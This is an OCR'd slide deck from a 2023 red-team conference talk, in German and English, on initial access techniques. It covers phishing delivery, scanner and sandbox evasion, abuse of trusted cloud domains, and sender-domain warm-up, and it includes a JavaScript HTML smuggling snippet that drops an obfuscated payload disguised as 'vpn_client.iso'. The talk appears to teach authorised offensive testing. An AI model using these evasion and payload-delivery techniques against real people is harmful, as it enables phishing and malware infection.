How to get in: Modern initial access strategies for Red Teams

ITSECX 2023

s/ashsec

Red Teaming Services


/me

David Wind

Geschäftsführer slashsec Red Teaming GmbH


Red Teamer / Penetration Tester / Social Engineer / (occasional) Bug Bounty Hunter

s/ashsec
Red Teaming Services




https://thedfirreport.com/2023/03/06/2022-year-in-review/

Entry Vectors




s/ashsec
Red Teaming Services

https://twitter.com/cyb3rops/status/1699770378631946531




s/ashsec
Red Teaming Services

https://twitter.com/abuse_ch/status/1620152382993862656



s/ashsec
Red Teaming Services



s/ashsec
Red Teaming Services

Deliver

s/ashsec
Red Teaming Services

Deliver | Malware in Attachments

- Wird meist geblockt, Erfolgsaussichten sehr gering
- Viele Unternehmen blockieren gefährliche Dateitypen
- Der alte Weg: Malware über Makros

Deliver | Malware via Links

- Scanner CIDRs sperren, evtl. auf Länder beschränken
- Trusted (Cloud) Domains/Sites nutzen
- Sandbox / Crawling-bypasses
- Bei den Links darauf achten
  - dass keine verdächtigen Extensions genutzt werden (z. B. *.exe*)
  - keine verdächtigen GET-Parameter wie *?rid=, ?/id=, ?campaign=*
- HTML Smuggeling **is the way to go** !

s/ashsec
Red Teaming Services

LOTS-Project.com Contribute Other

mrd0x

Living Off Trusted Sites (LOTS) Project

Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain. Website design credits: LOLBAS & GTFOBins.

Search for a website (e.g. github.com) or tag (+phishing) or service provider (#microsc

Website	Tags	Service Provider
raw.githubusercontent.com	Phishing C&C Download	Github
github.com	Phishing Download	Github
1drv.ms	Phishing	Microsoft
1drv.com	Phishing Download	Microsoft
docs.google.com	Phishing C&C	Google
	Phishing Download	

s/ashsec
Red Teaming Services

https://lots-project.com/

Deliver | Emails

- Domäne aufwärmen !
- Über *trusted sources/services* versenden
  - z. B. GoPhish -> AWS Redirector -> Gmail -> Target
- Verlinkungen (Reputation!)

Deliver | HTML Smuggeling

- JavaScript Blob object mit raw (Malware) data
- *<a>* Tag erstellen
- *URL.createObjectURL()* und speichern in zuvor erstelltem *<a>* Tag
- HTML5 *download* Funktion wird für Download der *ObjectURL* genutzt

```
32      var obf_data = obf_base64ToArrayBuffer(obf_file);
33      var obf_blob = new Blob([obf_data], {type: 'application/octet-stream'});
34      var obf_fileName = 'vpn_client.iso';
35
36      // msSaveOrOpenBlob
37      if (window.navigator['msSaveOrOpenBlob']) {
38          window.navigator['msSaveOrOpenBlob'](obf_blob, obf_fileName);
39      }
40      else {
41          var obf_a = document.createElement('a');
42          document.body.appendChild(obf_a);
43          obf_a.style = 'display: none';
44
45          // createObjectURL
46          var obf_url = window.URL['createObjectURL'](obf_blob);
47          obf_a['href'] = obf_url;
48
49          // download
50          obf_a['download'] = obf_fileName;
51
52          obf_a['click']();
53
54          // revokeObjectURL
55          window.URL['revokeObjectURL'](obf_url);
56      }
57  }
58
```

Beispiel HTML Smuggeling

s/ashsec
Red Teaming Services

Deliver | Alternativen zu Email

- Teams bzw. andere Messaging Apps
- LinkedIn (In-Mail ?!)
- Chat Services Webseiten, Bewerbungsportale, etc.
- Telefon (Vishing)
- SMS

s/ashsec
Red Teaming Services

Execution

s/ashsec
Red Teaming Services

Mark of the Web (MOTW)

- Mark of the web ist eine andere Datei, die als **Alternate Data Stream (ADS)** mit dem Namen **Zone.Identifier** angehängt wird und nur auf NTFS-Dateisystemen verfügbar ist.

```
PS C:\Users\admin\Downloads> Get-Content .\Bewerbung.7z -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://onedrive.live.com/
HostUrl=https://yq1qfg.am.files.1drv.com/y4m4xOt3k1BfBJiqFt9McWXwq6BN41pIgmtyLtP-t_nNLNnzHEdxV4C5IKj23kOiumT4GrsIf
Zy6iFZJat_WCnTsdyUo5nz-qySXghTDbpNPsxByoSrl9qzA0SUNFIPUiNPGUjLIG2y3Ywx85DcmsjmFQYh7fqwO1tDPEqT1lBfY5rwmTaTlv8X4XFp
_yqIAMj0Nw-PlO0dWWIXdGMOZtKsUQ
PS C:\Users\admin\Downloads>
```

